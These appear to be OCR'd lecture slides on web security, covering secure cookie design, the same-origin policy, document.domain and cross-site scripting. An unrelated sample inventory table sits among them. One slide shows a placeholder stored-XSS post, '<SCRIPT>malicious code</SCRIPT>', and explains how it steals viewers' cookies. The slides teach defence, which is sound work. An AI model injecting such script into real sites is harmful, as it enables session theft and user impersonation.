
- Design a secure cookie for myschool.com that meets the following requirements
- Requirements
  - Users must be authenticated (assume digest completed)
  - Time limited (to 24 hours)
  - Unforgeable (only server can create)
  - Privacy-protected (username not exposed)
  - Location safe (cannot be replayed by another host)



$$E\{k_s, "host\_ip : timestamp : username"\} + HMAC\{k_s, \text{“...”}\}$$

Content from Multiple Sites

- Browser stores cookies from multiple websites
  - Tabs, mashups, ...
- Q. What is the threat model?
- More generally, browser stores *content* from multiple websites
  - HTML pages
  - Cookies
  - Flash
  - Java applets
  - JavaScript
- How do we isolate content from multiple sites?




Storm-related Inventory

Inventory Name	Price($)	Quantity Available
Black*Decker 8-Inch Auto Wrench	28	40
Black*Decker BDL170 Bullseye Laser	16	50
Black*Decker Simple Start 12-Volt Battery Booster	78	23
Black*Decker Simple Start 18-Volt Battery Booster	86	19
Black*Decker Simple Start 24-Volt Battery Booster	99	8
Black*Decker Simple Start 36-Volt Battery Booster	113	2
Briggs*Stratton 12000-Watt Stand-by Generator	3183	21
DeWalt XRP 14.4-Volt NiCad Battery	111	67
Sony 2500mAh Rechargeable Nimh Batteries	15	344
Victorinox Swiss Army Pocket Knife	10	228

Dynamic Content: CGI

- Common Gateway Interface (CGI)
  - Generic way to call external applications on the server
  - Passes URL to external program (e.g., form)
  - Result is captured and return to requestor
- Historically
  - "shell" scripts used to generate content
    - Very, very dangerous



- NOTE: server extensions are no better (e.g., servlets)

DC: Embedded Scripting

- Program placed directly in content, run on *server* upon request and output returned in content
  - MS active server pages (ASP)
  - PHP
  - mod_perl
  - server-side JavaScript
  - python, ...
- Nice at generating output
  - Dangerous if tied to user input

Client Side Scripting

- Web pages (HTML) can embed dynamic contents (code) that can be executed on the browser

- JavaScript
  - embedded in web pages and executed inside browser

- Java applets
  - small pieces of Java bytecodes executed in browsers

HTML and Scripting

```
<html>
     …
   <P>
<script>
          var num1, num2, sum
          num1 = prompt("Enter first number")
          num2 = prompt("Enter second number")
          sum = parseInt(num1) + parseInt(num2)
          alert("Sum = " + sum)
</script>
•              …
•  </html>
```

Browser receives content, displays HTML and executes scripts

Client-side scripting can access (read/wrtie) the following resources


- Local files on the client-side host
- Webpage resources maintained by the browser: Cookies, Domain Object Model (DOM) objects
  - steal private information
  - control what users see
  - impersonate the user

Browser as an OS

- Web users visit multiple websites simultaneously
- A browser serves web pages (which may contain programs) from different web domains
  - i.e., a browser runs programs provided by mutually untrusted entities
  - Running code one does not know/trust is dangerous
  - A browser also maintains resources created/updated by web domains
- Browser must confine (sandbox) these scripts so that they cannot access arbitrary local resources
- Browser must have a security policy to manage/protect browser-maintained resources and to provide separation among mutually untrusted scripts

Same-Origin Policy

- A set of policies for isolating content (scripts and resources) across different sites (*origins*)
    - *E.g.,* evil.org *scripts cannot access* bank.com *resources.*
- What is an origin?
    - site1.com vs site2.com?
        - Different hosts are different origins
    - http://site.com vs https://site.com?
        - Different protocols are different origins
    - http://site.com:80 vs http://site.com:8080?
        - Different ports are different origins
    - http://site1.com vs http://a.site1.com?
        - Establishes a hierarchy of origins




SOP: What it Controls?

- Same-origin policy applies to the following accesses:
  - manipulating browser windows
  - URLs requested via the XmlHttpRequest
    - XmlHttpRequest is an API that can be used by web browser scripting languages to transfer XML and other text data to and from a web server using HTTP, by establishing an independent and asynchronous communication channel.
    - used by AJAX
  - manipulating frames (including inline frames)
  - manipulating documents (included using the object tag)
  - manipulating cookies

Same-Origin Policy

- *Principle:* Any active code from an origin can read only information stored in the browser that is from the same origin
  - Active code: Javascript, VBScript,…
  - Information: cookies, HTML responses, ...




Document Domain

- Scripts from two origins in the same domain may wish to interact
  - www.example.com and program.example.com
  - catalog.mystore.com and orders.mystore.com
- Any web page may set *document.domain* to a
  - "right-hand, fully-qualified fragment of its current host name" (example.com, but not ample.com)
- Then, all scripts in that domain may share access
  - All or nothing
- NOTE: Applies "null" for port, so does not actually share with normal example.com:80

SOP Weaknesses

- Complete and partial bypasses exist
  - Browser bugs
  - Limitations if site hosts unrelated pages
    - Example: Web server often hosts sites for unrelated parties
    - http://www.example.com/account/
    - http://www.example.com/otheraccount/
    - Same-origin policy allows script on one page to access document properties from another
  - Functionality often requires SOP bypass!
    - Many advertisement companies hire people to find and exploit SOP browser bugs for cross-domain communication
    - E.g., JSON with padding (JSONP)
- Cross-site scripting
  - Execute scripts from one origin in the context of another



Cross Site Scripting (XSS)

- Recall the basics
  - scripts embedded in web pages run in browsers
  - scripts can access cookies
    - get private information
  - and manipulate DOM objects
    - controls what users see
  - scripts controlled by the same-origin policy
- Why would XSS occur
  - Web applications often take user inputs and use them as part of webpage

Cross-Site Scripting

- Assume the following is posted to a message board on your favorite website which will be displayed to everyone:

```
  Hello message board.

  <SCRIPT>malicious code</SCRIPT>
This is the end of my message.
```

- Now a reasonable ASP (or some other dynamic content generator) uses the input to create a webpage (e.g., blogger nonsense).
- Anyone who view the post on the webpage can have local authentication cookies stolen.
- Now a malicious script is running
  - Applet, ActiveX control, JavaScript…

Cross-Site Scripting (XSS)

- Script from attacker is executed in the victim origin's context
  - Enabled by inadequate filtering on server-side
- Effects of Cross-Site Scripting
  - Can manipulate any DOM component on victim.com
  - Control links on page
  - Control form fields (e.g. password field) on this page and linked pages.
  - Can infect other users: MySpace.com worm
- Three types
  - Reflected
  - Stored
  - DOM Injection

